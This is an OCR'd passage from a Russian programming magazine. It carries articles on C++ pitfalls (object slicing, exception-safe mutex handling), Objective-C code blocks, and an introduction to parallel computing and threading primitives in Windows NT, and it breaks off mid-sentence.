РОЗНИЧНЫЕ МАГАЗИНЫ
(ЗАО «Колесный ряд»)

Москва
ул. Электродная, д. 14/2
(495) 231-4383
ул. Островитянова, вл. 29
(499) 724-8044

Санкт Петербург
Екатерининский пр-т, д. 1
(812) 603-2610

ОПТОВЫЙ ОТДЕЛ

Москва
ул. Электродная, д. 10, стр. 32,
(495) 231-2363
www.kolrad.ru


ИНТЕРНЕТ МАГАЗИНЫ

www.allrad.ru
(495)730-2927/368-8000/672-7226

www.prokola.net
(812)603-2610/603-2611



Реклама



Статический анализ кода в Visual Studio

```
            m_b = other.m_b;
        }
    }
private:
    int m_b;
};
```

У нас есть базовый класс A и его наследник B. Виртуальная функция Foo переопределена в дочернем классе. К тому же мы явно определили конструктор копирования в обоих классах, но это мы оставим на потом. Давай представим, будто у нас есть вектор, в котором нужно хранить объекты обоих этих типов, но по каким-то причинам мы решили, что в контейнере должны лежать сами объекты, а не указатели на них. Запушив туда несколько объектов, мы проходим по контейнеру и вызываем для каждого Foo.

```
std::vector<A> myVector;
myVector.push_back(B());
myVector.push_back(B());
myVector.push_back(A());
for (auto& object : myVector) {
    object.Foo();
}
```

После выполнения цикла мы ожидаем увидеть в консоли строки, свидетельствующие о вызове двух `B::Foo` и одной `A::Foo`, но вопреки этому все три вызова будут выводить в output `A::Foo`. Получается, полиморфизм не работает? Не совсем так.

При помещении объектов в вектор происходит их копирование. Мы специально переопределили конструктор копирования, чтобы понять, что происходит. А происходит то, что вызывается конструктор копирования только для класса A, так как именно он является шаблонным параметром контейнера. Все, что касается класса B, при этом не копируется, в том числе и таблица указателей на виртуальные функции. Таким образом, в векторе лежат обычные объекты класса A.

Такая ошибка возможна как из-за незнания основ, так и по простой невнимательности. Самое опасное в этой ситуации заключается в том, что расплата может прийти спустя много дней и искать причину глюков будет сложно.

ВЫЗОВ КЛИЕНТСКОГО КОДА

Довольно часто программисты сталкиваются с задачей вызова клиентского кода из своего. Это могут быть простые callbacks или реализация сигналов/слотов. Не имеющие опыта в подобных вещах программисты наивно надеются, что их классами будут пользоваться идеальные кодеры, которые не совершают ошибок. Творение подобных программеров выглядит примерно так:

```
void SomeClass::Foo(std::function↵
<void()> callback) {
    m_mutex.lock()
    // Делаем что-нибудь доброе
    callback();
    m_mutex.unlock();
}
```

Для большей драматичности мы специально добавили мьютекс в наш код. Почувствовал весь трагизм происходящего? Дело в том, что при вызове `callback()` вполне может произойти исключение, которое преждевременно приведет к завершению функции `SomeClass::Foo`, и значит, мьютекс, который мы заблокировали в начале этой функции, останется в таком состоянии навсегда, что впоследствии неминуемо приведет к дедлоку.

Исправить положение дел довольно просто — достаточно лишь использовать управляющий объект для нашего мьютекса, в данном случае вполне подойдет `std::lock_guard`. Стандарт C++ гарантирует, что локальные объекты в случае срабатывания exception будут уничтожены, а следовательно, будут вызваны их деструкторы, деструктор lock_guard, в свою очередь, разблокирует мьютекс.

Возможен и другой вариант развития событий. Допустим, наш коллбэк нужно вызвать не единожды, а несколько раз в цикле. В этом случае мы вполне можем рассчитывать на досрочное завершение нашего кода из-за срабатывания все того же исключения в `callback`. К счастью, и тут несложно справиться с выпавшими на нашу долю трудностями.

```
void SomeClass::Foo(std::function↵
<void()> callback) {
    while (/* пока я жив */) {
        // Трудимся на благо
        // человечества
        try {
            callback();
        }
        catch (...) {
            // Обрабатываем исключения
            // тут!
        }
    }
}
```

Обернув вызов пользовательского кода в try-catch блок, мы сможем без опасений молотить биты и байты в нашем цикле, не боясь, что какой-нибудь кодер-самоучка захочет поделить все это на ноль.

Из моего большого и довольно-таки очевидного рассказа надо усвоить две вещи: всегда используй управляющие (RIIA) объекты для всех ресурсов, которые требуют деинициализации, и отлавливай исключения при вызовах клиентского кода, если не хочешь неприятных сюрпризов.

МОРАЛЬ

Отстрелить себе ногу, занимаясь кодингом на плюсах, еще проще, чем проковырять дырку в бумажной стене японского дома. Следует помнить множество нюансов и проявлять особую бдительность. Чтобы не совершать досадные ошибки, нужно много опыта. А для профилактики можно периодически пролистывать стандарт C++! ⌶

```
    std::lock_guard<ThreadMode> lock(m_slotListMutex);

    auto track = std::unique_ptr<TrackAnonymous>(new TrackAnonymous(this, m_existMutex));
    auto conn = std::unique_ptr<SlotConnection>(new AnonymousConnection(track.get(), function));
    m_slotList.push_back(std::move(conn));

    return std::move(track);
}

template <typename Arg1Type, class ThreadMode>
Void Signal1<Arg1Type, ThreadMode>::Disconnect(const Track* trackPtr)
{
    std::lock_guard<ThreadMode> lock(m_slotListMutex);

    auto newEnd = std::remove_if(std::begin(m_slotList), std::end(m_slotList), [trackPtr](const std::unique_ptr<SlotConnection>& conn)
    {
        return conn->GetTrackObject() == trackPtr;
    });
    m_slotList.erase(newEnd, std::end(m_slotList));
}

template <typename Arg1Type, class ThreadMode>
Void Signal1<Arg1Type, ThreadMode>::DisconnectAll()
{
    std::lock_guard<ThreadMode> lock(m_slotListMutex);
    m_slotList.clear();
}

template <typename Arg1Type, class ThreadMode>
Void Signal1<Arg1Type, ThreadMode>::Emit(Arg1Type arg1)
```


Кусочек кода сигналов/слотов

КОДИНГ В СТИЛЕ МАЙНКРАФТ

Блоки кода в Objective-C

Когда в OS X и iOS появились блоки кода, программисты сказали: «о, круто», но продолжили писать по старинке. Может быть, они просто не поняли, в чем смысл новшества?





Михаил Фленов
www.flenov.info

Юрий «yurembo» Язев
yazevsoft.blogspot.com

Что такое «блоки кода»? Блоки кода — это типичные объекты Objective-C. Официально они появились в Mac OS X 10.6 и одновременно в iOS 4, но неофициально были доступны немногим ранее. Это не функции, не методы, это просто несколько операторов, которые объединены, как нам подсказывает Капитан Очевидность, в блок. Такие конструкции очень похожи на анонимные функции или лямбда-выражения. Вместе с тем они имеют некоторое сходство с указателями на функции, при этом, когда используешь первые, код получается более элегантным. Они очень удобны при создании анимации или для любой другой асинхронной работы. Между тем первоначальное их назначение — сократить объем необходимого кода, совместив логически связанные куски, например, код регистрации оповещения и реализации обрабатывающего метода. Давай посмотрим на несколько программистских трюков, которые покажут все прелести блоков.

КАК И КОГДА?

Как я уже говорил, к таким задачам относятся анимации или любые другие случаи, когда нужно передать метод, состоящий из нескольких строк кода. Когда кода больше, я бы все же создал полноценную функцию (красивее и удобнее) и вызывал бы ее из блока. Но все зависит от конкретной ситуации.

В дальнейшем мы будем работать над консольным приложением, чтобы не отвлекаться от главной темы повествования.

ОБЪЯВЛЕНИЕ БЛОКА КОДА

Запусти на своем маке Xcode, создай проект командной строки — Command Line для OS X.

Так как мы будем кодить на Objective-C, на следующей странице мастера выбери тип проекта Foundation. Это название повелось от используемой базовой библиотеки.

При объявлении блока кода вместо имени пишется «знак вставки» — ^. Подобно обычным функциям, блоки кода могут получать параметры и возвращать аргумент. К примеру, вот как может выглядеть блок кода, получающий три параметра:

```
^(double slag1, double slag2, double power) {
  double res = (slag1 + slag2) * power;
  return res;
}
```

Собственно, комментарии по выполнению данного блока кода будут излишни. Заметь, пока этот код не обязан компилиться.

Если блок должен возвращать значение, тогда, подобно объявлению функции, в начале описания блока должен стоять возвращаемый им тип данных.

Замечательная особенность блоков кода — это возможность их сохранения в переменные особого типа. Чтобы объявить блочную переменную, надо написать:

```
double (^expression) (double, double, double);
```

Здесь на первом месте указан возвращаемый тип, затем символ «домик» предваряет имя объявляемой переменной, дальше в скобках указаны параметры, принимаемые блоком кода. Обрати внимание, объявление блочной переменной соответствует привязываемому к ней блоку кода по параметрам и аргументам.

Таким образом, имя блочной переменной является подобием имени функции, только с переменной ты можешь выполнить более широкий круг задач.

Теперь, когда блок кода и блочная переменная сходятся по аргументам и параметрам, мы можем присвоить блок переменной. Для этого надо ввести следующий код:

```
expression = ^double(double slag1, double slag2,
double power) {
  double res = (slag1 + slag2) * power;
  return res;
};
```

Чтобы воспользоваться вычислениями, хранящимися в блочной переменной, достаточно написать:

```
NSLog(@ "%f",expression(2.0,1.0,2.0));
```

Программа выведет на консоль результат выражения, вычисляемого в блоке кода.

БЛОКИ КОДА И КУЧА

По своей природе блоки кода хранятся в стеке, поэтому при выходе из области видимости они удаляются, так же как и локальные переменные. Чтобы убрать это ограничение, другими словами переместить блок кода в кучу, его надо туда скопировать, отправив блочной переменной соответствующее сообщение. Например, для приведенного случая данный оборот будет выглядеть следующим образом:

```
expression = [expression copy];
```

На месте принимающей значение переменной должен быть либо член класса, либо глобальная переменная, рамки жизни которой шире, чем копируемой, иначе не было бы смысла в копировании. При этом блок кода, по сути, выполняет действия с локальными переменными, поэтому во время копирования блока в кучу вместе с ним копируются также переменные. Однако попавшие при копировании вместе с блоком кода в кучу переменные становятся немодифицируемыми. Для того чтобы они не превратились в константы, при объявлении внешних переменных тип данных надо предварять ключевым словом __block (заметь, с двумя символами подчеркивания в начале слова).

Такая же участь ждет указатели: объекты, на которые они указывают, будут существовать, пока существует данный блок кода.


ВНЕШНИЕ ПЕРЕМЕННЫЕ


В блоках кода могут использоваться внешние по отношению к ним переменные, то есть объявленные не только внутри блока, но и на том уровне, на котором объявлен сам блок. Пример:

```
int a = 10;
int b = 5;
int (^abc) ();

abc = ^(int n) {
  int c = a + b;
  NSLog(@"%d", c);
  return c;
};
abc();
```

> *Прелесть блоков в том, что они доступны не только в Objective-C, но и в простом C*





Создаем консольный проект

Блоки работают даже в классическом C

В данном случае переменные a и b, объявленные за пределами блока, без проблем используются внутри блока для вычисления значения выражения. В разделе о функциях обратного вызова эта возможность будет обсуждаться снова.

ФУНКЦИИ ОБРАТНОГО ВЫЗОВА

Далее для экономии места я не буду так подробно приводить описания блоков кода.

Классический пример — функция обратного вызова. Подобные вещи встречаются очень часто, особенно в многопоточных программах. Простейший вариант создания функции обратного вызова может выглядеть так:

```
void callbackFunc( void (*func)() ) {
    func();
}

void WeWillCallYou() {
    printf("Classic callback\n");
}
```

Сначала мы объявляем функцию callbackFunc, в качестве параметра она принимает другую функцию, которую мы и будем вызывать из своего потока или просто из своего кода.

Потом мы создаем функцию, которую мы и будем вызывать, — WeWillCallYou. А вот сам вызов будет выглядеть так:

```
callbackFunc(WeWillCallYou);
```

Немного громоздко, не правда ли? Станет еще хуже, если нужно будет передавать в функцию параметр, что бывает очень часто. Изменим нашу функцию и добавим в нее параметр:

```
void WeWillCallYou(int* param) {
    printf("Classic callback %d\n", *param);
}
```

Сейчас вызов этой функции может выглядеть так:

```
void callbackFunc( void (*func)(int *), int* param) {
    func(param);
}
```

Изменилось объявление, потому что нам нужно передавать указатель на число.

Теперь мы можем вызвать функцию и передать ей значение:

```
int param = 10;
callbackFunc(WeWillCallYou, &param);
```

Сейчас все выглядит еще страшнее, и ситуация будет ухудшаться, если придется передавать больше параметров.

А теперь посмотрим, как та же задача решается с помощью блоков. Первое, что нужно сделать, — описать функцию:

```
void callbackBlockFunc( void (^func)(void) ) {
    func();
}
```

В данном случае мы создаем callbackBlockFunc, которая принимает в качестве параметра функцию и вызывает ее.

Все. Больше ничего делать не нужно. Теперь можно использовать наше описание следующим образом:

```
int variable = 1;

callbackBlockFunc( ^{
  printf("Block %d\n", variable);
});
```

Я сразу же усложнил пример и добавил переменную, которая должна быть доступна внутри функции. И она доступна, хотя мы ее не передавали, потому что блок кода будет выполняться в том же контексте. Чудо? Именно так!

МНОГОЗАДАЧНОСТЬ И БЛОКИ КОДА

Движемся к чему-то более современному и интересному — многозадачности. С помощью блоков очень просто создавать отдельные задачи, которые будут выполняться параллельно с основной.

Теперь создание отдельной задачи, которая может выполняться на отдельном ядре, может выглядеть так:

```
NSOperationQueue *queue = [[NSOperationQueue alloc] init];
for (int i = 0; i < 10; i++ ) {
  [queue addOperationWithBlock:^{
    NSLog(@"test %d\n", i);
   }];
}
NSLog(@"test");
[queue waitUntilAllOperationsAreFinished];
```

Здесь мы сначала инициализируем объект NSOperationQueue, который как раз умеет создавать отдельные операции. У этого объекта есть метод addOperationWithBlock, принимающий блок кода, который должен выполняться отдельно от основного потока. В этом примере я ограничился созданием только одного блока, но их может быть несколько.

Чтобы дождаться окончания выполнения операций, которые выполняются в очереди, я вызываю метод waitUntilAllOperationsAreFinished.

В результате выполнения данного кода в консоли может оказаться что-то типа

```
2013-12-09 18:14:37.191 Test[1068:1a07] test 0
2013-12-09 18:14:37.191 Test[1068:303] test
2013-12-09 18:14:37.191 Test[1068:2d0f] test 2
2013-12-09 18:14:37.191 Test[1068:350b] test 1
2013-12-09 18:14:37.191 Test[1068:1003] test 3
2013-12-09 18:14:37.195 Test[1068:2d0f] test 5
2013-12-09 18:14:37.195 Test[1068:1a07] test 4
2013-12-09 18:14:37.195 Test[1068:350b] test 6
2013-12-09 18:14:37.196 Test[1068:1003] test 7
2013-12-09 18:14:37.196 Test[1068:2d0f] test 8
2013-12-09 18:14:37.196 Test[1068:1a07] test 9
```

Выполнив код еще раз, в консоли можно будет увидеть, что код выполнялся в другой последовательности, — решения планировщика неисповедимы (хотя и вполне естественны).

Обрати внимание, что из блока кода мы получаем доступ к переменной i, которая объявлена за пределами этого блока. То есть выполнение опять же идет в контексте родительского кода, что является объективным плюсом.

ИТОГО

В своих софтверных продуктах Apple все чаще и чаще использует блоки кода. И хотя сразу прийти к их использованию довольно трудно, они действительно помогают в кодировании разных событийных механизмов. Когда блоки кода появились, я не очень хорошо их воспринял. Но потом попробовал один раз, второй раз и понял, что они реально упрощают мою жизнь. Короче говоря, советую!]C

ЛИКБЕЗ

Параллельные вычисления в WinNT

Многопроцессорность и многоядерность уже давно для пользователей стали обыденностью, что не мешает программистам не в полной мере, а то и просто неправильно использовать заложенные в них возможности. Не обещаем, что после прочтения этой статьи ты станешь гуру параллельных вычислений в среде Win, но в некоторых вещах точно разберешься.



Юрий «yurembo» Язев
yazevsoft.blogspot.com

ВВЕДЕНИЕ

Близился закат эры 32-битных камней, и было очевидно, что надо повышать не только мощность, но и разрядность. Разработчики процессоров столкнулись с рядом проблем в увеличении тактовой частоты: невозможно рассеивать выделяемую кристаллом теплоту, нельзя дальше уменьшать размер транзисторов, однако главной проблемой стало то, что при увеличении тактовой частоты быстродействие программ не повышалось. Причиной этому явилась параллельная работа современных компьютерных систем, а один процессор, каким бы мощным бы он ни был, в каждый момент времени может выполнять только одну задачу. Для примера, у меня в системе Windows 7 в момент написания статьи выполняется 119 процессов. Хотя они далеко не все находятся в бэкграунде, им не всем нужна высокая мощность. На одном камне выполнение нескольких

процессов/потоков может быть только конкурентным. То есть их работа чередуется: после того как определенный поток отработает свой квант времени, в течение которого он выполнил полезную нагрузку, его текущее состояние сохранится в памяти, а он будет выгружен из процессора и заменен следующим находящимся в очереди на выполнение потоком — произойдет переключение контекста, на что тратится драгоценное время. А пока идет обмен данными между процессором и оперативной памятью, из-за ограниченной пропускной способности системной шины микропроцессор нервно курит бамбук, в сторонке ожидая данные. На помощь могут прийти аппаратный и программный (например, из операционной системы) планировщики, чтобы подгружать данные в кеш. Однако кеш очень ограничен по объему, поэтому такое решение не может служить панацеей. Выходом стала параллельная обработка, при которой в реальном времени одновременно выполняются несколько процессов. А чтобы ее реализовать, потребовалось фундаментально перепроектировать и перестроить камень — совместить в одном корпусе два исполняющих кристалла и более.

ПЛАНИРОВАНИЕ

При разработке параллельной программы стадия проектирования становится еще более важной, чем при разработке однопоточных приложений. И поскольку на самом деле параллельное программирование в узком кругу задач используется уже десятилетиями, были выявлены некоторые зарекомендовавшие себя концепции. Самое важное — посмотреть на разработку иначе, не последовательно, выделить единицу выполняемой работы, провести декомпозицию задачи. Имеется три способа: декомпозиция по заданиям, декомпозиция по данным, декомпозиция по информационным потокам. Первый способ декомпозиции самый простой: мы просто привязываем отдельную функцию к определенному потоку и запускаем его на выполнение. Параллельная обработка готова. Однако могут быть проблемы — конкуренция, если в исполняемой единице используются общие глобальные данные. Но об этом мы поговорим позже. Второй способ тоже достаточно понятный метод распараллеливания: например, большой массив данных обрабатывается несколькими потоками, каждый из которых работает над частью, ограниченной определенными пределами. Декомпозиция по информационным потокам служит для задач, когда работа одного потока зависит от результата выполнения другого. Например, во время чтения из файла поток — обработчик считанных данных не может начать работу, пока поток-читатель не считает определенный объем данных.

АППАРАТНЫЕ РЕШЕНИЯ

Прежде чем перейти к многоядерности, разработчики процессоров выяснили, что при выполнении одного потока процессорное ядро загружается не полностью (думаю, для этого не надо быть провидцем). И поскольку для выполнения второго программного потока используются не все ресурсы микропроцессора (так как аппаратное состояние — исполнительные устройства, кеш — может храниться в одном экземпляре), то в дублировании нуждается только область состояния программной архитектуры (логика прерываний). Эта технология получила название гиперпоточности (Hyper-Threading). Гиперпоточность — аппаратный механизм, в котором несколько независимых аппаратных потоков выполняются в одном такте на единственном суперскалярном процессорном ядре. С ее помощью один физический процессор представляется как два логических, то есть так его видит операционная система, потому что планирование и выполнение, по сути, осуществляется с расчетом на два ядра. Это происходит благодаря непрерывному потоку команд, выполняющихся на совместном оборудовании. Эта технология была добавлена к архитектуре NetBurst, реализованной в процессорах Pentium 4. Поэтому гиперпоточность появилась еще в последних версиях Pentium 4, но мне в то время как-то не удалось ее застать. Зато сейчас я могу наблюдать ее в процессоре Atom, установленном в нетбуке. В этом камне, помимо гиперпоточности, реализована многоядерность (в количестве двух штук), поэтому в операционной системе я наблюдаю четыре камня. Но, например, в Core 2 Duo гиперпоточность отсутствует, равно как и в Core i5. С помощью гиперпоточности скорость исполнения оптимизированных для многопоточности программ удалось повысить на 30%. Подчеркну, что прирост производительности будет иметь место только в специально подготовленных приложениях.

Одновременно с гиперпоточностью вдобавок к суперскалярной архитектуре была создана новая архитектура EPIC, реализованная в процессорах Itanium, но эта тема уже не поместится в сегодняшней статье.

Затем были изобретены многоядерные процессоры, которые ныне используются повсеместно. Многоядерные процессоры поддерживают мультипроцессорную обработку на кристалле. В этой архитектуре два ядра или более реализуются в одном процессоре, устанавливаемом в один сокет. В зависимости от конструкции эти ядра могут совместно использовать большой кеш на том же кристалле. Многоядерные процессоры также требуют совместимого чипсета. Так как каждое ядро представляет собой самостоятельный исполняющий модуль, то многоядерные процессоры обеспечивают истинный параллелизм — выполнение каждого потока в обособленной среде. В случае присутствия нескольких исполняющих ядер должен быть способ обмена информацией между ними, без чего попросту невозможно создать параллельную систему, причем нужен специальный ресурс. Для этого был изобретен усовершенствованный программируемый контроллер прерываний (APIC). Он выполняет обмен информации между процессорами/ядрами, используя механизм межпроцессорного прерывания (Interprocessor Interrupt). Последний, в свою очередь, используется операционной системой для планирования/выполнения потоков.

Также на первый план выходит энергопотребление. И это касается не только различных мобильных платформ, питающихся от аккумуляторов, но также и серверных систем и десктопов. Первые x86-процессоры потребляли доли ватт, в то время как современные высокопроизводительные модели могут потреблять 130 и более ватт. Между тем многоядерные процессоры позволяют экономить энергию, так как рост производительности достигается за счет параллелизма, а не за счет увеличения тактовой частоты.

ПРОГРАММНЫЕ РЕШЕНИЯ


В параллельном выполнении кода огромную роль играют программные решения. На сцену выходят как системные программные продукты (операционные системы, компиляторы), так и приложения пользовательского уровня. С точки зрения прикладного программиста мы можем воспользоваться только вторым подмножеством. На самом деле этого вполне достаточно, если операционная система надежна. Дальнейшее повествование в большинстве своем относится к Windows NT 6.1, если не оговорено иное. Как тебе известно, Windows NT использует модель вытесняющей многопоточности. Когда запускается приложение, стартует процесс, в нем могут выполнять свою работу один или несколько потоков, все они разделяют общую память и общее адресное пространство. Поток же, в свою очередь, — это обособленная последовательность команд, выполняемая независимо. Существует три вида потоков:

- пользовательского уровня — создается в пользовательской программе (на уровне пользователя). Эти потоки в Windows NT проецируются на потоки уровня ядра, так их видит процессор;
- поток ядра — управляется ядром операционной системы;
- аппаратный поток — единица, исполняемая на процессоре.


Создание потока протекает в три этапа. Сначала происходит его описание с помощью поточного API, затем на стадии выполнения этот вызов обрабатывается как вызов ядра, в результате создается поток, потом он выполняется внутри своего процесса. Но в связи с тем, что в программе одновременно выполняется несколько действий, может возникнуть куча проблем. Их удобно классифицировать на четыре типа. Проблема синхронизации возникает, когда один поток ждет выполнения другого, который по каким-то причинам не может завершить выполнение. При проблеме взаимодействия один поток не может вовремя передать информацию другому, например из-за задержек. Когда один поток напрягается, а другой прохлаждается, возникает проблема балансировки. Если в момент переноса программы на более мощный компьютер ее быстродействие не повышается, то говорят о проблеме масштабируемости. Для решения всех этих проблем предназначены примитивы для работы в многопоточной среде. Давай кинем на них поверхностный взгляд.


ПРИМИТИВЫ ПАРАЛЛЕЛЬНОГО КОДИНГА

Участки кода, которые могут быть одновременно использованы несколькими потоками и содержат общие переменные, называются критическими секциями. В них чтение-запись значений под действием двух и более потоков могут произойти асинхронно. Это состояние называется состоянием гонок. Поэтому в каждый временной промежуток внутри критической секции должен выполняться только один поток. Для обеспечения



Последовательное и параллельное выполнение


Многоядерный процессор


Загруженность моего процессора

этого используются примитивы синхронизации — блокировки. Семафор — исторически самый первый механизм для синхронизации, разработанный Дейкстрой в 1968 году. Позволяет войти в критическую секцию определенному количеству потоков, при входе в нее потока уменьшает свое значение и увеличивает в момент его выхода. Обязательным условием является атомарное выполнение операций проверки значения семафора + увеличения значения, а также проверки значения + уменьшения значения. Развитием семафора служит мьютекс, который является попросту двоичным семафором и поэтому в критической секции допускает выполнение только одного потока. Блокировки чтения-записи позволяют нескольким потокам читать значение общей переменной, находящейся в критической секции, но записывать только одному. Во время ожидания спин-блокировка не блокируется, а продолжает активный опрос заблокированного ресурса. Спин-блокировка — плохое решение проблемы синхронизации для одноядерного процессора, поскольку занимает все вычислительные ресурсы.

Похож на семафоры механизм условных переменных, тем не менее они, в отличие от семафоров (и мьютексов), не содержат реальных значений. Они следят за выполнением внешних условий.

В современных языках программирования присутствуют высокоуровневые механизмы, позволяющие упростить использование блокировок и условных переменных («мониторы»). Вместо того чтобы явно писать операции блокировки и разблокировки участка кода, разработчику достаточно объявить критическую секцию как синхронизируемую.

Для обмена информацией между процессами/потоками используются сообщения, подразделяемые на три группы: внутрипроцессные (для передачи информации между потоками одного процесса), межпроцессные (для передачи инфы между процессами — с зависимостью от потоков) и процесс — процесс (поточно независимая передача инфы между процессами).

В то же время при использовании блокировок для избегания гонок могут наступить мертвые (dead lock) и живые (live lock) блокировки. Мертвая блокировка имеет место, когда один поток заблокирован на ожидании определенного ресурса от другого потока, но тот не может дать его (например, ожидает результат от первого). Мертвая блокировка может произойти при выполнении четырех хорошо определенных условий (мы не будем разбирать эти условия в данной статье). Поэтому при написании многопоточного кода у программиста есть возможность избежать дидлока, но на практике это выглядит гораздо сложнее. Живая блокировка хуже мертвой тем, что в первом случае потоки заблокированы, а во втором они постоянно конфликтуют.

Существует насколько несовместимых между собой прикладных поточных программных интерфейсов. Все они в основном используют одинаковые примитивы, отличия лишь в зависимости от операционной системы. В следующих разделах мы рассмотрим способы работы в многопоточной среде и решения проблем параллельного кода с использованием этих интерфейсов.


WIN32 THREADS

После появления первой версии Windows NT многопоточное программирование в ней улучшалось от версии к версии, одновременно улучшался связанный с потоками API. Итак, когда стартует процесс посредством функции CreateProcess, он имеет один поток для выполнения команд. Поток состоит из двух объектов: объекта ядра (через него система управляет потоком) и стека, в котором хранятся параметры, функции и переменные потока. Чтобы создать дополнительный поток, надо вызвать функцию CreateThread. В результате создается объект ядра — компактная структура данных, используемая системой для управления потоком. Этот объект, по сути, не является потоком. Также из адресного пространства родительского процесса для потока выделяется память. И поскольку все потоки одного процесса будут выполняться в его адресном пространстве, то они будут разделять его глобальные данные. Вернемся к функции CreateThread и рассмотрим ее параметры. Первый параметр — указатель на структуру PSECURITY_ATTRIBUTES, которая определяет атрибуты защиты и свойства наследования, для установки значений по умолчанию достаточно передать NULL. Второй параметр типа DW0RD определяет, какую часть адресного пространства поток может использовать под свой стек. Третий параметр PTHREAD_START_ROUTIME pfnStartAddr — указатель на функцию, которую необходимо привязать к потоку и которую он будет выполнять. Эта функция должна 